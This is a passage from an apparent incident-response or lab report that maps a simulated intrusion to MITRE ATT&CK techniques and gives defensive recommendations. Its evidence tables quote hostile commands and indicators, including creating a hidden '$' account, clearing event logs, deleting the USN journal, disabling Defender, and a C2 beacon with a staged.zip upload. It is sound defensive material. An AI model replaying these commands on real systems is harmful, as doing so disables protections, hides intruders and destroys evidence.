


Figure 16: Sysmon Event ID 10 confirming the detection

Phase 5: Report Writing:

5.1: MITRE ATT&CK Mapping

Discovery:

Technique	Name	Evidence
T1033	System Owner/User Discovery	\$env:username — 07:58:40Z
T1087.001	Account Discovery: Local Account	Get-WmiObject -Class Win32 UserAccount — 07:59:25Z
T1057	Process Discovery	Find user processes — 08:00:35Z
T1135	Network Share Discovery	View admin shares — 08:01:17Z
T1018	Remote System Discovery	Discover domain controller — 08:02:10Z
T1518.001	Security Software Discovery	Discover antivirus / Identify firewalls — 08:02:58Z, 08:04:42Z
T1069.001	Permission Groups Discovery: Local Groups	08:04:29Z

Collection:

Technique	Name	Evidence
T1005	Data from Local System	Find files ×3 — 08:05:44Z to 08:07:13Z
T1074.001	Local Data Staging	C:\Windows\system32\staged created 08:07:49Z; files staged 08:25–08:26Z
T1560.001	Archive via Utility	Compress-Archive → staged.zip — 08:27:45Z

Credential Access

Technique	Name	Evidence
T1003.001	OS Credential Dumping: LSASS Memory	Sysmon Event ID 10 — splunkd.exe → lsass.exe, GrantedAccess 0x1FFFFFFF — 07:28:50Z

Defense Evasion / Stealth:

Technique	Name	Evidence
T1070.003	Clear Command History	Avoid logs / Prevent PS history — 08:08:37Z, 08:09:44Z
T1562.001	Disable or Modify Tools	Disable Windows Defender — 08:10:47Z
T1222.001	File Permissions Modification	Grant Full Access to Everyone — 08:11:40Z
T1070.001	Clear Windows Event Logs	Clear Logs — 08:13:32Z
T1686	Disable Firewall	Disable Defender Firewall — 08:14:19Z
T1564.001	Hidden Files and Directories	attrib.exe +h — 08:15:00Z
T1112	Modify Registry	ExecutionPolicy → Bypass — 08:15:58Z
T1036.007	Masquerading: Double File Extension	08:16:52Z
T1564.003	Hidden Window	08:17:55Z
T1036.003	Rename System Utilities	Non-Windows exe as Windows exe (08:18:43Z); LSM.exe (08:21:19Z); LSASS process (08:23:46Z)
T1070	Indicator Removal	FSUtil — 08:19:42Z
T1564	Hide Artifacts	Hidden user \$ — net user \$ ATOMIC123! /add /active:yes — 08:20:22Z

Execution:

Technique	Name	Evidence
T1059.001	PowerShell	Move PowerShell & triage — 08:12:41Z
T1218.011	Signed Binary Proxy Execution: Rundll32	rundll32 setupapi.dll — 08:23:03Z
T1006	Direct Volume Access	Read boot sector via DOS device path — 08:24:43Z

Command & Control / Exfiltration:

Technique	Name	Evidence
T1071	Application Layer Protocol	POST /beacon → 192.168.67.128:8888, User-Agent Go-http-client/1.1
T1041	Exfiltration Over C2 Channel	POST /file/upload — staged.zip (155,287 bytes) — 08:28:32Z

Techniques Referenced in the Payload but Not Executed:

Technique	Name	Verification
T1547.001	Registry Run Keys	HKLM Run, HKCU Run, and Winlogon all examined clean
T1134	Access Token Manipulation	Not present in any of the 35 abilities; agent deployed already at privilege: Elevated
T1016	System Network Configuration Discovery	Not present; network discovery performed via T1135 and T1018 instead

5.2: Recommendations

Credential Access (T1003.001):

- Allow LSASS process to be protected from unwanted reading by enabling LSA protection (RunAsPPL)
- Enable Credential Guard on supported hardware to keep secrets separate from the OS
- Use the Sigma rule from Phase 4 to set an alert based on Event ID 10 against lsass.exe with abnormal values of GrantedAccess.
- Make sure you have a ProcessAccess rule in your Sysmon to lsass.exe this is how this host had a rule on it which is why the evidence survived

Defense Evasion (T1562.001, T1686, T1070):

- Enable **Tamper Protection** in Microsoft Defender to prevent `Set-MpPreference -Disable...`
- Restrict local administrator rights — every disabled command in this attack required elevation
- Forward event logs to a **centralized SIEM in real time**, so `wevtutil cl` on the host cannot destroy the evidence
- Alert on any use of `wevtutil cl`, `Clear-EventLog`, and `fsutil usn deletejournal`

Persistence / Hidden Account (T1564):

- Have an alert for account creation events (see Security Event 4720) on usernames that have \$, e.g. accounts with \$ in the name.
- Audit local accounts on a schedule using a method that reads sam direct rather than net user (which misses accounts with \$, char username).
- Baseline the expected local account list and react to any deviations.

Command & Control (T1071):

- Block outbound traffic to non-standard ports (such as 8888) at the perimeter firewall
- Alert on the Go-http-client User-Agent — it is the default for Caldera's Sandcat agent and has no legitimate use in most environments
- Monitor for periodic, fixed-interval HTTP POSTs to a single external host — the beacon pattern seen here

Exfiltration (T1041):

- Implement DLP on data uploads to external hosts
- raise alerts on CompressArchive directed at sensitive directories, particularly within C:\Windows\system32\
- Watch outbound transmission quantities and destinations

Masquerading (T1036.003):

- Raise an alert whenever a process executes from C:\Users\Public\ , for no genuine service should run from there
- Check for digital signatures on any binaries called (splunkd.exe, lsass.exe, lsm.exe)
- Raise an alarm if any process named lsass.exe runs anywhere except in C:\Windows\System32\

Execution Control

- Enforce PowerShell Constrained Language Mode and script block logging
- Alert on Set-ExecutionPolicy Bypass
- Use AppLocker or WDAC to prevent unsigned binaries executing from user-writable paths